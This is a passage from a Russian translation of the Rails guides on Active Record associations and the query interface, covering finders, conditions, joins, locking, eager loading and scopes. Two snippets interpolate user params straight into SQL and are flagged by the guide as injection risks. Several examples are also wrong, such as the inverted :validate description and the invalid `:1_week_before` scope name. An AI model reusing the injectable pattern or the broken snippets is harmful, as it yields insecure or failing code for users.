Можете использовать опцию `:include` для определения связей второго порядка, которые должны быть нетерпеливо загружены, когда эта связь используется.

`:insert_sql`

Обычно Rails автоматически создает подходящий SQL для создания связей между связанными классами. С помощью опции `:insert_sql` можете самостоятельно определить полное выражение SQL для их вставки.

`:join_table`

Если имя соединительной таблицы по умолчанию, основанное на алфавитном порядке, это не то, что вам нужно, используйте опцию `:join_table`, чтобы переопределить его.

`:limit`

Опция `:limit` позволяет ограничить общее количество объектов, которые будут выбраны через связь.

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, :order => "created_at DESC",
    :limit => 50
end
```

`:offset`

Опция `:offset` позволяет определить начальное смещение для выбора объектов через связь. Например, если установите `:offset => 11`, она пропустит первые 11 записей.

`:order`

Опция `:order` предписывает порядок, в котором связанные объекты будут получены (в синтаксисе SQL, используемом в условии ORDER BY).

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, :order => "assembly_name ASC"
end
```

`:readonly`

Если установите опцию `:readonly` в `true`, тогда связанные объекты будут доступны только для чтения, когда получены посредством связи.

`:select`

Опция `:select` позволяет переопределить SQL условие `SELECT`, которое используется для получения данных о связанном объекте. По умолчанию Rails получает все столбцы.

`:uniq`

Определите опцию `:uniq => true`, чтобы убирать дубликаты из коллекции.

`:validate`

Если установите опцию `:validate` в `false`, тогда связанные объекты будут проходить валидацию всякий раз, когда вы сохраняете этот объект. По умолчанию она равна `true`: связанные объекты проходят валидацию, когда этот объект сохраняется.

Когда сохраняются объекты?

Когда вы назначаете объект связью `has_and_belongs_to_many` этот объект автоматически сохраняется (в порядке обновления соединительной таблицы). Если назначаете несколько объектов в одном выражении, они все будут сохранены.

Если одно из этих сохранений проваливается из-за ошибок валидации, тогда выражение назначения возвращает `false`, а само назначение отменяется.

Если родительский объект (который объявляет связь `has_and_belongs_to_many`) является несохраненным (то есть `new_record?` возвращает `true`) тогда дочерние объекты не сохраняются при добавлении. Все несохраненные члены связи сохранятся автоматически, когда сохранится родительский объект.

Если вы хотите назначить объект связью `has_and_belongs_to_many` без сохранения объекта, используйте метод `collection.build`.

Подробная информация по колбэкам и расширениям связи

Колбэки связи

Обычно колбэки прицепляются к жизненному циклу объектов Active Record, позволяя Вам работать с этими объектами в различных точках. Например, можете использовать колбэк `:before_save`, чтобы вызвать что-то перед тем, как объект будет сохранен.

Колбэки связи похожи на обычные колбэки, но они включаются событиями в жизненном цикле коллекции. Доступны четыре колбэка связи:

- `before_add`
- `after_add`
- `before_remove`
- `after_remove`

Колбэки связи объявляются с помощью добавления опций в объявление связи. Например:

```
class Customer < ActiveRecord::Base
  has_many :orders, :before_add => :check_credit_limit

  def check_credit_limit(order)
    ...
  end
end
```

Rails передает добавляемый или удаляемый объект в колбэк.

Можете помещать колбэки в очередь на отдельное событие, передав их как массив:

```
class Customer < ActiveRecord::Base
  has_many :orders,
    :before_add => [:check_credit_limit, :calculate_shipping_charges]

  def check_credit_limit(order)
    ...
  end

  def calculate_shipping_charges(order)
    ...
  end
end
```

Если колбэк `before_add` вызывает исключение, объект не будет добавлен в коллекцию. Подобным образом, если колбэк `before_remove` вызывает исключение, объект не убирается из коллекции.

Расширения связи

Вы не ограничены функциональностью, которую Rails автоматически встраивает в выданные по связи объекты. Можете расширять эти объекты через анонимные модули, добавления новых методов поиска, создания и иных методов. Например:

```
class Customer < ActiveRecord::Base
  has_many :orders do
    def find_by_order_prefix(order_number)
      find_by_region_id(order_number[0..2])
    end
  end
end
```

Если имеется расширение, которое должно быть распространено на несколько связей, можете использовать именованный модуль расширения. Например:

```
module FindRecentExtension
  def find_recent
    where("created_at > ?", 5.days.ago)
  end
end

class Customer < ActiveRecord::Base
  has_many :orders, :extend => FindRecentExtension
end

class Supplier < ActiveRecord::Base
  has_many :deliveries, :extend => FindRecentExtension
end
```

Чтобы включить более одного модуля расширения в одну связь, определите массив модулей:

```
class Customer < ActiveRecord::Base
  has_many :orders,
    :extend => [FindRecentExtension, FindActiveExtension]
end
```

Расширения могут ссылаться на внутренние методы выданных по связи объектов, используя эти три атрибута на методе доступа `proxy_association`:

- `proxy_association.owner` возвращает объект, в котором объявлена связь.
- `proxy_association.reflection` возвращает объект `reflection`, описывающий связь.
- `proxy_association.target` возвращает связанный объект для `belongs_to` или `has_one`, или коллекцию связанных объектов для `has_many` или `has_and_belongs_to_many`.

4. Интерфейс запросов Active Record

Это руководство раскрывает различные способы получения данных из базы данных, используя Active Record. Изучив его, вы сможете:

- Искать записи, используя различные методы и условия
- Определять порядок, получаемые атрибуты, группировку и другие свойства поиска записей
- Использовать нетерпеливую загрузку (eager loading) для уменьшения числа запросов к базе данных, необходимых для получения данных
- Использовать методы динамического поиска
- Проверять существование отдельных записей
- Выполнять различные вычисления в моделях Active Record
- Запускать EXPLAIN на relations

Это руководство основано на Rails 3.0. Часть кода, показанного здесь, не будет работать на ранних версиях Rails.

Руководство по интерфейсу запросов Active Record, основанное на Rails 2.3 Вы можете посмотреть [в архиве](#)

Если вы использовали чистый SQL для поиска записей в базе данных, то скорее всего обнаружите, что в Rails есть лучшие способы выполнения тех же операций. Active Record ограждает вас от необходимости использования SQL во многих случаях.

Примеры кода далее в этом руководстве будут относиться к некоторым из этих моделей:

Все модели используют id как первичный ключ, если не указано иное.

```
class Client < ActiveRecord::Base
  has_one :address
  has_many :orders
  has_and_belongs_to_many :roles
end

class Address < ActiveRecord::Base
  belongs_to :client
end

class Order < ActiveRecord::Base
  belongs_to :client, :counter_cache => true
end

class Role < ActiveRecord::Base
  has_and_belongs_to_many :clients
end
```

Active Record выполнит запросы в базу данных за вас, он совместим с большинством СУБД (MySQL, PostgreSQL и SQLite – это только некоторые из них). Независимо от того, какая используется СУБД, формат методов Active Record будет всегда одинаковый.

Получение объектов из базы данных

Для получения объектов из базы данных Active Record предоставляет несколько методов поиска. В каждый метод поиска можно передавать аргументы для выполнения определенных запросов в базу данных без необходимости писать на чистом SQL.

Методы следующие:

- where
- select
- group
- order
- reorder
- reverse_order
- limit
- offset
- joins
- includes
- lock
- readonly
- from
- having

Все эти методы возвращают экземпляр ActiveRecord::Relation.

Вкратце основные операции Model.find(options) таковы:

- Преобразовать предоставленные опции в эквивалентный запрос SQL.
- Выполнить запрос SQL и получить соответствующие результаты из базы данных.
- Создать экземпляр эквивалентного объекта Ruby подходящей модели для каждой строки результата запроса.
- Запустить колбэки after_find, если таковые имеются.

Получение одиночного объекта

Active Record представляет пять различных способов получения одиночного объекта.

Использование первичного ключа

Используя `Model.find(primary_key, options = nil)`, можно получить объект, соответствующий определенному первичному ключу (*primary key*) и предоставленным опциям. Например:

```
# Ищет клиента с первичным ключом (id) 10.
client = Client.find(10)
# => #<Client id: 10, first_name: "Ryan">
```

SQL эквивалент этого такой:

```
SELECT * FROM clients WHERE (clients.id = 10)
```

`Model.find(primary_key)` вызывает исключение `ActiveRecord::RecordNotFound`, если соответствующей записи не было найдено.

first

`Model.first` находит первую запись, соответствующую предоставленным опциям, если таковые имеются. Например:

```
client = Client.first
# => #<Client id: 1, first_name: "Lifo">
```

SQL эквивалент этого такой:

```
SELECT * FROM clients LIMIT 1
```

`Model.first` возвращает `nil`, если не найдено соответствующей записи. Исключения не вызываются.

last

`Model.last` находит последнюю запись, соответствующую предоставленным опциям. Например:

```
client = Client.last
# => #<Client id: 221, first_name: "Russel">
```

SQL эквивалент этого такой:

```
SELECT * FROM clients ORDER BY clients.id DESC LIMIT 1
```

`Model.last` возвращает `nil`, если не найдено соответствующей записи. Исключения не вызываются.

first!

`Model.first!` находит первую запись. Например:

```
client = Client.first!
# => #<Client id: 1, first_name: "Lifo">
```

SQL эквивалент этого такой:

```
SELECT * FROM clients LIMIT 1
```

`Model.first` вызывает `RecordNotFound`, если не найдено соответствующей записи.

last!

`Model.last!` находит последнюю запись. Например:

```
client = Client.last!
# => #<Client id: 221, first_name: "Russel">
```

SQL эквивалент этого такой:

```
SELECT * FROM clients ORDER BY clients.id DESC LIMIT 1
```

`Model.last` вызывает `RecordNotFound`, если не найдено соответствующей записи.

Получение нескольких объектов

Использование нескольких первичных ключей

`Model.find(array_of_primary_key)` принимает массив *первичных ключей*, возвращая массив, содержащий все соответствующие записи для предоставленных *первичных ключей*. Например:

```
# Найти клиентов с первичными ключами 1 и 10.
client = Client.find([1, 10]) # Или даже Client.find(1, 10)
# => [#<Client id: 1, first_name: "Lifo">, #<Client id: 10, first_name: "Ryan">]
```

SQL эквивалент этого такой:

```
SELECT * FROM clients WHERE (clients.id IN (1,10))
```

`Model.find(array_of_primary_key)` вызывает исключение `ActiveRecord::RecordNotFound`, если не найдено соответствующих записей для **всех** предоставленных первичных ключей.

Получение нескольких объектов пакетами

Часто необходимо перебрать огромный набор записей, когда рассылает письма всем пользователям или импортируем

некоторые данные.

Это может показаться простым:

```
# Очень неэффективно, когда в таблице users тысячи строк.
User.all.each do |user|
  Newsletter.weekly_deliver(user)
end
```

Но этот подход становится очень непрактичным с увеличением размера таблицы, поскольку `User.all.each` говорит Active Record извлечь *таблицу полностью* за один проход, создать объект модели для каждой строки и держать этот массив в памяти. В реальности, если имеется огромное количество записей, полная коллекция может превысить количество доступной памяти.

Rails представляет два метода, посвященных разделению записей на дружелюбные к памяти пакеты для обработки. Первый метод, `find_each`, получает пакет записей и затем вкладывает *каждую* запись в блок отдельно как модель. Второй метод, `find_in_batches`, получает пакет записей и затем вкладывает *весь пакет* в блок как массив моделей.

Методы `find_each` и `find_in_batches` предназначены для пакетной обработки большого числа записей, которые не поместятся в памяти за раз. Если нужно просто перебрать тысячу записей, более предпочтителен вариант обычных методов поиска.

`find_each`

Метод `find_each` получает пакет записей и затем вкладывает *каждую* запись в блок отдельно как модель. В следующем примере `find_each` получит 1000 записей (текущее значение по умолчанию и для `find_each`, и для `find_in_batches`), а затем вложит каждую запись отдельно в блок как модель. Процесс повторится, пока не будут обработаны все записи:

```
User.find_each do |user|
  Newsletter.weekly_deliver(user)
end
```

Опции для `find_each`

Метод `find_each` принимает большинство опций, допустимых для обычного метода `find`, за исключением `:order` и `:limit`, зарезервированных для внутреннего использования в `find_each`.

Также доступны две дополнительные опции, `:batch_size` и `:start`.

`:batch_size`

Опция `:batch_size` позволяет опеределить число записей, подлежащих получению в одном пакете, до передачи отдельной записи в блок. Например, для получения 5000 записей в пакете:

```
User.find_each(:batch_size => 5000) do |user|
  Newsletter.weekly_deliver(user)
end
```

`:start`

По умолчанию записи извлекаются в порядке увеличения первичного ключа, который должен быть числом. Опция `:start` позволяет вам настроить первый ID последовательности, когда наименьший ID не тот, что вам нужен. Это полезно, например, если хотите возобновить прерванный процесс пакетирования, предоставив последний обработанный ID как контрольную точку.

Например, чтобы выслать письма только пользователям с первичным ключом, начинающимся от 2000, и получить их в пакетах по 5000:

```
User.find_each(:start => 2000, :batch_size => 5000) do |user|
  Newsletter.weekly_deliver(user)
end
```

Другим примером является наличие нескольких воркеров, работающих с одной и той же очередью обработки. Можно было бы обрабатывать каждым воркером 10000 записей, установив подходящие опции `:start` в каждом воркере.

Опция `:include` позволяет называть связи, которые должны быть загружены вместе с моделями.

`find_in_batches`

Метод `find_in_batches` похож на `find_each`, поскольку они оба получают пакеты записей. Различие в том, что `find_in_batches` передает в блок *пакеты* как массив моделей, вместо отдельной модели. Следующий пример передаст в представленный блок массив из 1000 счетов за раз, а в последний блок содержащий все оставшиеся счета:

```
# Передает в add_invoices массив из 1000 счетов за раз.
Invoice.find_in_batches(:include => :invoice_lines) do |invoices|
  export.add_invoices(invoices)
end
```

Опция `:include` позволяет называть связи, которые должны быть загружены вместе с моделями.

Опции для `find_in_batches`

Метод `find_in_batches` принимает те же опции `:batch_size` и `:start`, как и `find_each`, а также большинство опций, допустимых для обычного метода `find`, за исключением `:order` и `:limit`, зарезервированных для внутреннего использования в `find_in_batches`.

Условия

Метод `where` позволяет определить условия для ограничения возвращаемых записей, которые представляют WHERE-часть выражения SQL. Условия могут быть заданы как строка, массив или хэш.

Чисто строковые условия

Если вы хотите добавить условия в свой поиск, можете просто определить их там, подобно `Client.where("orders_count = '2'")`. Это найдет всех клиентов, где значение поля `orders_count` равно 2.

Создание условий в чистой строке подвергает вас риску SQL инъекций. Например, `Client.where("first_name LIKE '%#{params[:first_name]}%')"` не безопасно. Смотрите следующий раздел для более предпочтительного способа обработки условий с использованием массива.

Условия с использованием массива

Что если количество может изменяться, скажем, как аргумент извне, возможно даже от пользователя? Поиск тогда принимает такую форму:

```
Client.where("orders_count = ?", params[:orders])
```

Active Record проходит через первый элемент в переданных условиях, подставляя остальные элементы вместо знаков вопроса (?) в первом элементе.

Если хотите определить несколько условий:

```
Client.where("orders_count = ? AND locked = ?", params[:orders], false)
```

В этом примере первый знак вопроса будет заменен на значение в `params[:orders]` и второй будет заменен SQL аналогом `false`, который зависит от адаптера.

Этот код значительно предпочтительнее:

```
Client.where("orders_count = ?", params[:orders])
```

чем такой код:

```
Client.where("orders_count = #{params[:orders]}")
```

по причине безопасности аргумента. Помещение переменной прямо в строку условий передает переменную в базу данных *как есть*. Это означает, что неэкранированная переменная, переданная пользователем, может иметь злой умысел. Если так сделать, вы подвергаете базу данных риску, так как если пользователь обнаружит, что он может использовать вашу базу данных, то он сможет сделать с ней что угодно. Никогда не помещайте аргументы прямо в строку условий!

Подробнее об опасности SQL инъекций можно узнать из [Руководства Ruby On Rails по безопасности](#).

Символы-заполнители в условиях

Подобно тому, как (?) заменяют параметры, можно использовать хэш ключей/параметров в условиях с использованием массива:

```
Client.where("created_at >= :start_date AND created_at <= :end_date",
  {start_date => params[:start_date], :end_date => params[:end_date]})
```

Читаемость улучшится, в случае если вы используете большое количество переменных в условиях.

Интервальные условия

Если вы ищете интервал в таблице (например, пользователей, созданных в определенный промежуток времени), можно использовать опцию условий, связанную с SQL-выражением `IN`. Если имеются две даты, поступившие от контроллера, можно сделать так для поиска интервала:

```
Client.where(:created_at => (params[:start_date].to_date) .. (params[:end_date].to_date))
```

Этот запрос сгенерирует что-то похожее на следующий SQL.

```
SELECT "clients".* FROM "clients" WHERE ("clients"."created_at" BETWEEN '2010-09-29' AND '2010-11-30')
```

Условия с использованием хэша

Active Record также позволяет передавать условия в хэше, что улучшает читаемость синтаксиса условий. В этом случае передается хэш с ключами, равными полям, к которым применяются условия, и с значениями, указывающим каким образом вы хотите применить к ним условия:

Хэшем можно передать условия проверки только равенства, интервала и подмножества.

Условия равенства

```
Client.where(:locked => true)
```

Имя поля также может быть строкой, а не символом:

```
Client.where('locked' => true)
```

Интервальные условия

Замечательной вещью является то, что можно передавать интервалы для полей без создания больших запросов, таких как показанный в преамбуле к разделу.

```
Client.where(:created_at => (Time.now.midnight - 1.day)..Time.now.midnight)
```

Это найдет всех клиентов, созданных вчера, с использованием SQL выражения BETWEEN:

```
SELECT * FROM clients WHERE (clients.created_at BETWEEN '2008-12-21 00:00:00' AND '2008-12-22 00:00:00')
```

Это была демонстрация более короткого синтаксиса для примеров в [Условия с использованием массива](#)

Условия подмножества

Если хотите найти записи, используя выражение IN, можете передать массив в хэш условия:

```
Client.where(:orders_count => [1,3,5])
```

Этот код создаст подобный SQL:

```
SELECT * FROM clients WHERE (clients.orders_count IN (1,3,5))
```

Опции поиска

Сортировка

Чтобы получить записи из базы данных в определенном порядке, можете использовать метод order.

Например, если вы получаете ряд записей и хотите упорядочить их в порядке возрастания поля created_at в таблице:

```
Client.order("created_at")
```

Также можете определить ASC или DESC:

```
Client.order("created_at DESC")
# ИЛИ
Client.order("created_at ASC")
```

Или сортировку по нескольким полям:

```
Client.order("orders_count ASC, created_at DESC")
```

Выбор определенных полей

По умолчанию Model.find выбирает все множество полей результата, используя select *.

Чтобы выбрать подмножество полей из всего множества, можете определить его, используя метод select.

Если используется метод select, все возвращаемые объекты будут доступны [только для чтения](#).

Например, чтобы выбрать только столбцы viewable_by и locked:

```
Client.select("viewable_by, locked")
```

Используемый для этого запрос SQL будет иметь подобный вид:

```
SELECT viewable_by, locked FROM clients
```

Будьте осторожны, поскольку это также означает, что будет инициализирован объект модели только с теми полями, которые вы выбрали. Если вы попытаетесь обратиться к полям, которых нет в инициализированной записи, то получите:

```
ActiveModel::MissingAttributeError: missing attribute: <attribute>
```

Где <attribute> это атрибут, который был запрошен. Метод id не вызывает ActiveRecord::MissingAttributeError, поэтому будьте аккуратны при работе со связями, так как они нуждаются в методе id для правильной работы.

Если хотите вытащить только по одной записи для каждого уникального значения в определенном поле, можно использовать uniq:

```
Client.select(:name).uniq
```

Это создаст такой SQL:

```
SELECT DISTINCT name FROM clients
```

Также можно убрать ограничение уникальности:

```
query = Client.select(:name).uniq
# => Возвратит уникальные имена

query.uniq(false)
# => Возвратит все имена, даже если есть дубликаты
```

Ограничение и смещение

Чтобы применить LIMIT к SQL, запущенному с помощью Model.find, нужно определить LIMIT, используя методы limit и offset на relation.

Используйте `limit` для определения количества записей, которые будут получены, и `offset` — для числа записей, которые будут пропущены до начала возврата записей. Например:

```
Client.limit(5)
```

возвратит максимум 5 клиентов, и, поскольку не определено смещение, будут возвращены первые 5 клиентов в таблице. Запускаемый SQL будет выглядеть подобным образом:

```
SELECT * FROM clients LIMIT 5
```

Добавление `offset` к этому

```
Client.limit(5).offset(30)
```

Возвратит максимум 5 клиентов, начиная с 31-го. SQL выглядит так:

```
SELECT * FROM clients LIMIT 5 OFFSET 30
```

Группировка

Чтобы применить условие `GROUP BY` к SQL, можете определить метод `group` в поисковом запросе.

Например, если хотите найти коллекцию дат, в которые были созданы заказы:

```
Order.select("date(created_at) as ordered_date, sum(price) as total_price").group("date(created_at)")
```

Это даст вам отдельный объект `Order` для каждой даты, в которой были заказы в базе данных.

SQL, который будет выполнен, будет выглядеть так:

```
SELECT date(created_at) as ordered_date, sum(price) as total_price FROM orders GROUP BY date(created_at)
```

Владение

SQL использует условие `HAVING` для определения условий для полей, указанных в `GROUP BY`. Условие `HAVING`, определенное в SQL, запускается в `Model.find` с использованием опции `:having` для поиска.

Например:

```
Order.select("date(created_at) as ordered_date, sum(price) as total_price").group("date(created_at)").having("sum(price) > ?", 100)
```

SQL, который будет выполнен, выглядит так:

```
SELECT date(created_at) as ordered_date, sum(price) as total_price FROM orders GROUP BY date(created_at) HAVING sum(price) > 100
```

Это возвратит отдельные объекты `order` для каждого дня, но только те, которые заказаны более чем на 100\$ в день.

Переопределяющие условия

except

Можете указать определенные условия, которые будут исключены, используя метод `except`. Например:

```
Post.where('id > 10').limit(20).order('id asc').except(:order)
```

SQL, который будет выполнен:

```
SELECT * FROM posts WHERE id > 10 LIMIT 20
```

only

Также можете переопределить условия, используя метод `only`. Например:

```
Post.where('id > 10').limit(20).order('id desc').only(:order, :where)
```

SQL, который будет выполнен:

```
SELECT * FROM posts WHERE id > 10 ORDER BY id DESC
```

reorder

Метод `reorder` переопределяет сортировку скоупа по умолчанию. Например:

```
class Post < ActiveRecord::Base
  ..
  ..
  has_many :comments, :order => 'posted_at DESC'
end
```

```
Post.find(10).comments.reorder('name')
```

SQL, который будет выполнен:

```
SELECT * FROM posts WHERE id = 10 ORDER BY name
```

В случае, если бы условие `reorder` не было бы использовано, запущенный SQL был бы:

```
SELECT * FROM posts WHERE id = 10 ORDER BY posted_at DESC
```

reverse_order

Метод `reverse_order` меняет направление условия сортировки, если оно определено:

```
Client.where("orders_count > 10").order(:name).reverse_order
```

SQL, который будет выполнен:

```
SELECT * FROM clients WHERE orders_count > 10 ORDER BY name DESC
```

Если условие сортировки не было определено в запросе, `reverse_order` сортирует по первичному ключу в обратном порядке:

```
Client.where("orders_count > 10").reverse_order
```

SQL, который будет выполнен:

```
SELECT * FROM clients WHERE orders_count > 10 ORDER BY clients.id DESC
```

Этот метод не принимает аргументы.

Объекты только для чтения

Active Record представляет метод `readonly` у `relation` для явного запрета изменения/уничтожения любого возвращаемого объекта. Любые попытки изменить или уничтожить объект только для чтения будут неудачной, вызвав исключение `ActiveRecord::ReadOnlyRecord`.

```
client = Client.readonly.first
client.visits += 1
client.save
```

Так как `client` явно указан как объект только для чтения, вызов вышеуказанного кода вызовет исключение `ActiveRecord::ReadOnlyRecord` при вызове `client.save` с обновленным значением `visits`.

Блокировка записей для обновления

Блокировка полезна для предотвращения гонки условий при обновлении записей в базе данных и обеспечения атомарного обновления.

Active Record предоставляет два механизма блокировки:

- Оптимистичная блокировка
- Пессимистичная блокировка

Оптимистичная блокировка

Оптимистичная блокировка позволяет нескольким пользователям обращаться к одной и той же записи для редактирования и предполагает минимум конфликтов с данными. Она осуществляется с помощью проверки, сделал ли другой процесс изменения в записи, с тех пор как она была открыта. Если это происходит, вызывается исключение `ActiveRecord::StaleObjectError`, и обновление игнорируется.

Столбец оптимистичной блокировки

Чтобы начать использовать оптимистичную блокировку, таблица должна иметь столбец, называющийся `lock_version`. Каждый раз, когда запись обновляется, Active Record увеличивает значение `lock_version`, и средства блокирования обеспечивают, что для записи, вызванной дважды, та, которая первая успеет будет сохранена, а для второй будет вызвано исключение `ActiveRecord::StaleObjectError`. Пример:

```
c1 = Client.find(1)
c2 = Client.find(1)

c1.first_name = "Michael"
c1.save

c2.name = "should fail"
c2.save # Raises a ActiveRecord::StaleObjectError
```

Вы ответственны за разрешение конфликта с помощью обработки исключения и либо отката, либо объединения, либо применения бизнес-логики, необходимой для разрешения конфликта.

Вы должны убедиться, что в схеме базы данных для столбца `lock_version` значением по умолчанию является 0.

Это поведение может быть отключено, если установить `ActiveRecord::Base.lock_optimistically = false`.

Для переопределения имени столбца `lock_version`, `ActiveRecord::Base` предоставляет метод класса, называющийся `set_locking_column`:

```
class Client < ActiveRecord::Base
  set_locking_column :lock_client_column
end
```

Пессимистичная блокировка

Пессимистичная блокировка использует механизм блокировки, предоставленный лежащей в основе базой данных. Использование `lock` при построении `relation` применяет эксклюзивную блокировку на выделенные строки. `Relation` использует `lock` обычно упакованный внутри `transaction` для предотвращения условий взаимной блокировки (дедлока).

Например:

```
Item.transaction do
  i = Item.lock.first
  i.name = 'Jones'
  i.save
end
```

Вышеописанная сессия осуществляет следующие SQL для бэкенда MySQL:

```
SQL (0.2ms)  BEGIN
Item Load (0.3ms)  SELECT * FROM `items` LIMIT 1 FOR UPDATE
Item Update (0.4ms)  UPDATE `items` SET `updated_at` = '2009-02-07 18:05:56', `name` = 'Jones' WHERE `id` = 1
SQL (0.8ms)  COMMIT
```

Можете передать чистый SQL в опцию :lock для разрешения различных типов блокировок. Например, MySQL имеет выражение, называемое LOCK IN SHARE MODE, которым можно заблокировать запись, но разрешить другим запросам читать ее. Для указания этого выражения, просто передайте его как опцию блокировки:

```
Item.transaction do
  i = Item.lock("LOCK IN SHARE MODE").find(1)
  i.increment!(:views)
end
```

Соединительные таблицы

Active Record предоставляет метод поиска с именем joins для определения условия JOIN в результирующем SQL. Есть разные способы определить метод joins:

Использование строчного фрагмента SQL

Можете просто дать чистый SQL, определяющий условие JOIN в joins.

```
Client.joins('LEFT OUTER JOIN addresses ON addresses.client_id = clients.id')
```

Это приведет к следующему SQL:

```
SELECT clients.* FROM clients LEFT OUTER JOIN addresses ON addresses.client_id = clients.id
```

Использование массива/хэша именованных связей

Этот метод работает только с INNER JOIN.

Active Record позволяет использовать имена [связей](#), определенных в модели, как ярлыки для определения условия JOIN этих связей при использовании метода joins.

Например, рассмотрим следующие модели Category, Post, Comments и Guest:

```
class Category < ActiveRecord::Base
  has_many :posts
end

class Post < ActiveRecord::Base
  belongs_to :category
  has_many :comments
  has_many :tags
end

class Comment < ActiveRecord::Base
  belongs_to :post
  has_one :guest
end

class Guest < ActiveRecord::Base
  belongs_to :comment
end

class Tag < ActiveRecord::Base
  belongs_to :post
end
```

Сейчас все нижеследующее создаст ожидаемые соединительные запросы с использованием INNER JOIN:

Соединение одиночной связи

```
Category.joins(:posts)
```

Это создаст:

```
SELECT categories.* FROM categories
  INNER JOIN posts ON posts.category_id = categories.id
```

Или, по-русски, “возвратить объект Category для всех категорий с публикациями”. Отметьте, что будут дублирующиеся категории, если имеется более одной публикации в одной категории. Если нужны уникальные категории, можно использовать Category.joins(:post).select(“distinct(categories.id)”).

Соединение нескольких связей

```
Post.joins(:category, :comments)
```

Это создаст:

```
SELECT posts.* FROM posts
  INNER JOIN categories ON posts.category_id = categories.id
  INNER JOIN comments ON comments.post_id = posts.id
```

Или, по-русски, “возвратить все публикации, у которых есть категория и как минимум один комментарий”. Отметьте, что публикации с несколькими комментариями будут показаны несколько раз.

Соединение вложенных связей (одного уровня)

```
Post.joins(:comments => :guest)
```

Это создаст:

```
SELECT posts.* FROM posts
  INNER JOIN comments ON comments.post_id = posts.id
  INNER JOIN guests ON guests.comment_id = comments.id
```

Или, по-русски, “возвратить все публикации, имеющие комментарий, сделанный гостем”.

Соединение вложенных связей (разных уровней)

```
Category.joins(:posts => [{:comments => :guest}, :tags])
```

Это создаст:

```
SELECT categories.* FROM categories
  INNER JOIN posts ON posts.category_id = categories.id
  INNER JOIN comments ON comments.post_id = posts.id
  INNER JOIN guests ON guests.comment_id = comments.id
  INNER JOIN tags ON tags.post_id = posts.id
```

Определение условий в соединительных таблицах

В соединительных таблицах можно определить условия, используя надлежащие [массивные](#) и [строчные](#) условия. [Условия с использованием хэша](#) предоставляют специальный синтаксис для определения условий в соединительных таблицах:

```
time_range = (Time.now.midnight - 1.day)..Time.now.midnight
Client.joins(:orders).where('orders.created_at' => time_range)
```

Альтернативный и более чистый синтаксис для этого – вложенные хэш-условия:

```
time_range = (Time.now.midnight - 1.day)..Time.now.midnight
Client.joins(:orders).where(:orders => {:created_at => time_range})
```

Будут найдены все клиенты, имеющие созданные вчера заказы, снова используя выражение SQL BETWEEN.

Нетерпеливая загрузка связей

Нетерпеливая загрузка – это механизм загрузки связанных записей объекта, возвращаемого `Model.find`, с использованием как можно меньшего количества запросов.

Проблема N + 1 запроса

Рассмотрим следующий код, который находит 10 клиентов и печатает их почтовые индексы:

```
clients = Client.limit(10)

clients.each do |client|
  puts client.address.postcode
end
```

На первый взгляд выглядит хорошо. Но проблема лежит в в общем количестве выполненных запросов. Вышеупомянутый код выполняет 1 (чтобы найти 10 клиентов) + 10 (каждый на одного клиента для загрузки адреса) = итого **11** запросов.

Решение проблемы N + 1 запроса

Active Record позволяет усовершенствовано определить все связи, которые должны быть загружены. Это возможно с помощью определения метода `includes` на вызове `Model.find`. Посредством `includes`, Active Record обеспечивает то, что все определенные связи загружаются с использованием минимально возможного количества запросов.

Пересмотрив вышеупомянутую задачу, мы можем переписать `Client.all` для использования нетерпеливой загрузки адресов:

```
clients = Client.includes(:address).limit(10)

clients.each do |client|
  puts client.address.postcode
end
```

Этот код выполнит всего **2** запроса, вместо **11** запросов в прошлом примере:

```
SELECT * FROM clients LIMIT 10
SELECT addresses.* FROM addresses
  WHERE (addresses.client_id IN (1,2,3,4,5,6,7,8,9,10))
```

Нетерпеливая загрузка нескольких связей

Active Record позволяет нетерпеливо загружать любое количество связей в одном вызове `Model.find` с использованием массива, хэша, или вложенного хэша массивов/хэшей, с помощью метода `includes`.

Массив нескольких связей

```
Post.includes(:category, :comments)
```

Это загрузит все публикации и связанные категорию и комментарии для каждой публикации.

Вложенный хэш связей

```
Category.includes(:posts => [{:comments => :guest}, :tags]).find(1)
```

Вышеприведенный код находит категории с `id 1` и нетерпеливо загружает все публикации, связанные с найденной категорией. Кроме того, он также нетерпеливо загружает теги и комментарии каждой публикации. Гость, связанный с оставленным комментарием, также будет нетерпеливо загружен.

Определение условий для нетерпеливой загрузки связей

Хотя Active Record и позволяет определить условия для нетерпеливой загрузки связей, как и в `joins`, рекомендуем использовать вместо этого [joins](#).

Однако, если вы сделаете так, то сможете использовать `where` как обычно.

```
Post.includes(:comments).where("comments.visible", true)
```

Это сгенерирует запрос с ограничением `LEFT OUTER JOIN`, в то время как метод `joins` сгенерировал бы его с использованием функции `INNER JOIN`.

```
SELECT "posts"."id" AS t0_r0, ... "comments"."updated_at" AS t1_r5 FROM "posts"
LEFT OUTER JOIN "comments" ON "comments"."post_id" = "posts"."id" WHERE (comments.visible = 1)
```

Если бы не было условия `where`, то сгенерировался бы обычный набор из двух запросов.

Если, в случае с этим запросом `includes`, не будет ни одного комментария ни для одной публикации, все публикации все равно будут загружены. При использовании `joins` (`INNER JOIN`), соединительные условия **должны** соответствовать, иначе ни одной записи не будет возвращено.

Скоупы

Скоупинг позволяет определить часто используемые запросы ARel, к которым можно обращаться как к вызовам метода в связанных объектах или моделях. С помощью этих скоупов можно использовать каждый ранее раскрытый метод, такой как `where`, `joins` и `includes`. Все методы скоупов возвращают объект `ActiveRecord::Relation`, который позволяет вызывать следующие методы (такие как другие скоупы).

Для определения простого скоупа мы используем метод `scope` внутри класса, передав запрос ARel, который хотим запустить при вызове скоупа:

```
class Post < ActiveRecord::Base
  scope :published, where(:published => true)
end
```

Как и ранее, эти методы также сцепляются:

```
class Post < ActiveRecord::Base
  scope :published, where(:published => true).joins(:category)
end
```

Скоупы также сцепляются с другими скоупами:

```
class Post < ActiveRecord::Base
  scope :published, where(:published => true)
  scope :published_and_commented, published.and(self.arel_table[:comments_count].gt(0))
end
```

Для вызова этого скоупа `published`, можно вызвать его либо на классе:

```
Post.published # => [published posts]
```

Либо на связи, состоящей из объектов `Post`:

```
category = Category.first
category.posts.published # => [published posts belonging to this category]
```

Работа со временем

Если вы работаете в скоупах с датой или временем, в связи с особенностями их вычисления необходимо использовать лямбду, таким образом скоуп будет вычисляться каждый раз.

```
class Post < ActiveRecord::Base
  scope :last_week, lambda { where("created_at < ?", Time.zone.now ) }
end
```


Без `lambda`, этот `Time.zone.now` будет вызван один раз.

Передача аргумента

Когда `lambda` используется для `scope`, можно принимать аргументы:

```
class Post < ActiveRecord::Base
  scope :1_week_before, lambda { |time| where("created_at < ?", time) }
end
```

Это можно использовать так:
